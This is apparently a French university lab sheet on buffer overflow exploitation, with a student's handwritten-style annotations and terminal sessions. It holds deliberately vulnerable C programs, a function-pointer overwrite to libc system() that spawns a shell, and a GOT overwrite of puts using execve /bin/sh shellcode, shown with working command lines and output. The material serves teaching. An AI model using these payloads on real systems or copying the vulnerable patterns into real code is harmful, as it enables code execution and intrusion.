
4.1 Le programme vulnérable

Soit le programme suivant :

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define ERROR -1
#define BUFSIZE 8

struct data {
```



```
  char buf[BUFSIZE];
  int (*funcptr)(const char *);
};

int goodfunc(const char *str);

int main(int argc, char **argv)
{
  static struct data p;

  p.funcptr = (int (*)(const char *str))goodfunc;
  printf("Avant overflow: funcptr pointe sur %p\n", p.funcptr);

  memset(p.buf, 0, sizeof(p.buf));
  strcpy(p.buf, argv[1]);
  printf("Apres overflow: funcptr pointe sur %p\n", p.funcptr);
```



```
  (void)(p.funcptr)(argv[2]);
   return 0;
}

int goodfunc(const char *str)
{
  printf("Goodfunc, parametre : %s\n", str);
  return 0;
}
```

4.2 Examen de la section bss

La structure `static p` et `funcptr` se trouve dans la section `bss` ainsi que nous permettent de le vérifier les commandes `nm` et `objdump`.

La commande `nm` permet notamment de lister les différentes sections d'un programme binaire et d'en donner l'adresse. Ainsi `nm a.out | grep bss` nous permet d'obtenir l'adresse du début de la section bss :

```
nm a.out | grep bss
```

On peut également chercher l'adresse de la variable `p` de la même façon.

1. A l'aide des deux commandes ci-dessus, déterminez les adresses mémoire de la section bss et de la variable `p`.
2. Selon vous, quelle est la taille nécessaire de `argv[1]` pour provoquer l'écrasement de `funcptr` lors de l'appel de la fonction `strcpy`. Vous pouvez le vérifier à l'aide de `gdb`.

4.3 L'exploitation

L'exploitation consiste donc à détourner l'utilisation du pointeur de fonction de façon à le faire pointer sur une fonction choisie par l'attaquant, par exemple, ici encore, la fonction `system`. Il suffira ensuite de fournir en second paramètre (`argv[2]`) la chaîne de caractères `sh` par exemple pour obtenir un shell.

1. Déterminez l'adresse à laquelle la fonction `system` est mappée dans le programme binaire.
2. En déduire les deux arguments à passer au programme pour obtenir un shell.

```
 ➜ tp_benoit ./q4 $(python3 -c 'import sys;sys.stdout.buffer.write(b"\x42"*(8)+b"\xe0\x11\xde\xf7\xff\x7f")') sh
Avant overflow: funcptr pointe sur 0x40051c
Apres overflow: funcptr pointe sur 0x7ffff7de11e0
sh-5.2$
```

```
➜ tp_benoit nm q4
0000000000401380 r __abi_tag
0000000000403020 B __bss_start
0000000000403020 b completed.0
0000000000403018 D __data_start
0000000000403018 W data_start
00000000004003e0 t deregister_tm_clones
00000000004003d0 T _dl_relocate_static_pie
0000000000400450 t __do_global_dtors_aux
0000000000402e00 d __do_global_dtors_aux_fini_array_entry
00000000004011e8 R __dso_handle
0000000000402e08 d _DYNAMIC
000000000040301c D _edata
0000000000403040 B _end
0000000000400548 T _fini
0000000000400490 t frame_dummy
0000000000402df8 d __frame_dummy_init_array_entry
0000000000401338 r __FRAME_END__
0000000000402fe8 d _GLOBAL_OFFSET_TABLE_
                 w __gmon_start__
000000000040125c r __GNU_EH_FRAME_HDR
000000000040051c T goodfunc
000000000040033c T _init
00000000004011e0 R _IO_stdin_used
                 U __libc_start_main@GLIBC_2.34
0000000000400486 T main
                 U memset@GLIBC_2.2.5
0000000000403030 b p.0
                 U printf@GLIBC_2.2.5
0000000000400410 t register_tm_clones
00000000004003a0 T _start
                 U strcpy@GLIBC_2.2.5
0000000000403020 D __TMC_END__
```

```
(gdb) p system
$1 = {int (const char *)} 0x7ffff7de11e0 <__libc_system>
```


5 Débordement pour modifier la GOT

Nous allons dans cette dernière partie utiliser l'exemple vu en cours pour profiter d'un débordement dans la pile afin de détourner l'exécution d'une fonction standard de la `libc`.

5.1 Le programme vulnérable

Le programme `got.c` est le suivant. Il utilise 2 copies de chaînes de caractères passées en paramètres. La seconde copie se fait par l'intermédiaire d'un pointeur que nous allons écraser.

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

struct truc
{
  char buf1[16];
  char buf2[16];
  char * ptr;
};

int main(int argc, char * argv[])
{
  struct truc p;

  p.ptr=0;
  printf("buf1 : %p - buf2 : %p - ptr : %p\n",p.buf1,p.buf2,&p.ptr);
  if (argc < 3) exit(-1);

  printf("%p\n",p.ptr);
  strcpy(p.buf1,argv[1]);
```

=> BSS = [0x403020, 0x403040]

=> p = 0x403030 ∈ BSS

→ soit c'est trivial, soit j'ai pas compris la question : 8 (BUFSIZE)

↳ update : c'est trivial

GOT : Global Offset Table

↳ table en mémoire utilisé par les ELF qui font du "dynamic linking"

↳ lorsqu'on appelle une fonction de la libc (puts, printf...) l'appel passe par la PLT qui utilise une entrée dans la GOT qui contient l'adresse réelle de la fonction dans la libc

3 le programme appel "puts", lit la GOT, appel le shellcode

```
  printf("%p\n",p.ptr);
  strcpy(p.ptr,argv[2]);
  printf("%s\n",p.buf2);
  return(0);
}
```

Compilez ce programme :

```
gcc -z execstack -no-pie got.c -o got
```


5.2 Le principe de l'exploitation

Le but est de profiter du premier appel à `strcpy` pour provoquer un débordement de `buf1` et ainsi écraser `buf2` mais aussi `ptr`. Ainsi, nous pourrons maîtriser l'adresse de destination du second `strcpy`. Comme nous maîtrisons aussi la source du second `strcpy` (qui est `argv[2]`), nous pouvons écrire ce que nous voulons là où nous le voulons en quelque sorte.

5.3 Premier `strcpy`

Il est tout d'abord nécessaire de vérifier que le débordement de `buf1` nous permet bien d'écraser `ptr`. Ensuite, il faut calculer le nombre d'octets séparant `buf1` de `ptr` de façon à pouvoir l'écraser. Il faut ensuite déterminer l'adresse de la fonction `puts` dans la `GOT`. Enfin, il faut fabriquer `argv[1]` de la façon suivante :

```
NNNNNNNNNSSSSSSSSSSSS[adr_got]
```

où `N` est l'instruction NOP, `SSSSSS` représente le shellcode et `adr_got` l'adresse de `puts` dans la `GOT`. Il faut calculer le tout pour que cette adresse écrase bien la valeur de `ptr`.

1. Compilez le programme précédent. ✓
2. Vérifiez à l'aide d'un debugger ou par simple affichage que `buf1` précède bien `ptr` en mémoire. ✓
3. Il est également important de calculer la longueur de la chaîne `argv[1]` que nous devrons utiliser pour écraser `ptr`. Calculez cette distance.
4. Il reste à présent à déterminer l'adresse dans la `GOT` de la fonction `puts` (il faut en fait utiliser `puts` et non `printf` du fait que nous affichons seulement une chaîne de caractères, dans ce cas, c'est en fait `puts` qui est utilisé). Pour cela, utilisez la commande `objdump -R`.

32 + size(@ptr)

```
 → tp_benoit objdump -R q5

q5:     format de fichier elf64-x86-64

DYNAMIC RELOCATION RECORDS
OFFSET           TYPE              VALUE
0000000000402fd8 R_X86_64_GLOB_DAT  __libc_start_main@GLIBC_2.34
0000000000402fe0 R_X86_64_GLOB_DAT  __gmon_start__@Base
0000000000403000 R_X86_64_JUMP_SLOT  strcpy@GLIBC_2.2.5
0000000000403008 R_X86_64_JUMP_SLOT  puts@GLIBC_2.2.5
0000000000403010 R_X86_64_JUMP_SLOT  printf@GLIBC_2.2.5
0000000000403018 R_X86_64_JUMP_SLOT  exit@GLIBC_2.2.5
```

5.4 Second `strcpy` et exploitation

Le second `strcpy` nous permet de modifier la `GOT` (plus précisément, l'indirection correspondant à `puts`) de façon à modifier cette indirection par l'adresse de notre shellcode.

1. Faites en sorte que votre programme affiche l'adresse de `buf1` (c'est cette adresse qui nous servira à écraser la GOT). ✓

2. Exécutez le programme en lui passant en premier paramètre la chaîne calcuée dans la section précédente et en second une chaîne comprenant l'adresse de `buf1` dans BSS (le shellcode vous sera fourni par l'enseignant).
3. Vérifiez que vous arrivez bien à exécuter un shell.

```
 → tp_benoit ./q5 "$(python3 -c 'import sys;sys.stdout.buffer.write(b"\x48\x31\xd2\x48\x31\xf6\x48\xb8\xd1\x9d\x96\x91\
xd0\x8c\x97\xff\x48\xf7\xd8\x50\x48\x89\xe7\x48\x31\xc0\x48\x83\xc0\x3b\x0f\x05"+b"\x08\x30\x40")')" test
buf1 : 0x7fffffffde80 - buf2 : 0x7fffffffde90 - ptr : 0x7fffffffdea0
[*] buf1 : 0xffffde80 - buf2 : 0xffffde90
(nil)
0x403008
[1]    5855 segmentation fault (core dumped)  ./q5 test
 → tp_benoit ./q5 "$(python3 -c 'import sys;sys.stdout.buffer.write(b"\x48\x31\xd2\x48\x31\xf6\x48\xb8\xd1\x9d\x96\x91\x
d0\x8c\x97\xff\x48\xf7\xd8\x50\x48\x89\xe7\x48\x31\xc0\x48\x83\xc0\x3b\x0f\x05"+b'\x08\x30\x40")')" "$(python3 -c 'impor
t sys;sys.stdout.buffer.write(b"\x80\xde\xff\xff\xff\x7f")')"
buf1 : 0x7fffffffde80 - buf2 : 0x7fffffffde90 - ptr : 0x7fffffffdea0
[*] buf1 : 0xffffde80 - buf2 : 0xffffde90
(nil)
0x403008
[rubiks@fedora tp_benoit]$
```

pointe au début du shellcode maintenant

shellcode

adresse de puts dans la got afin qu'en écrivant dans ptr, on écrase l'adresse de puts

d'abord on met en second argument n'importe quoi juste pour récup l'adresse de buf1.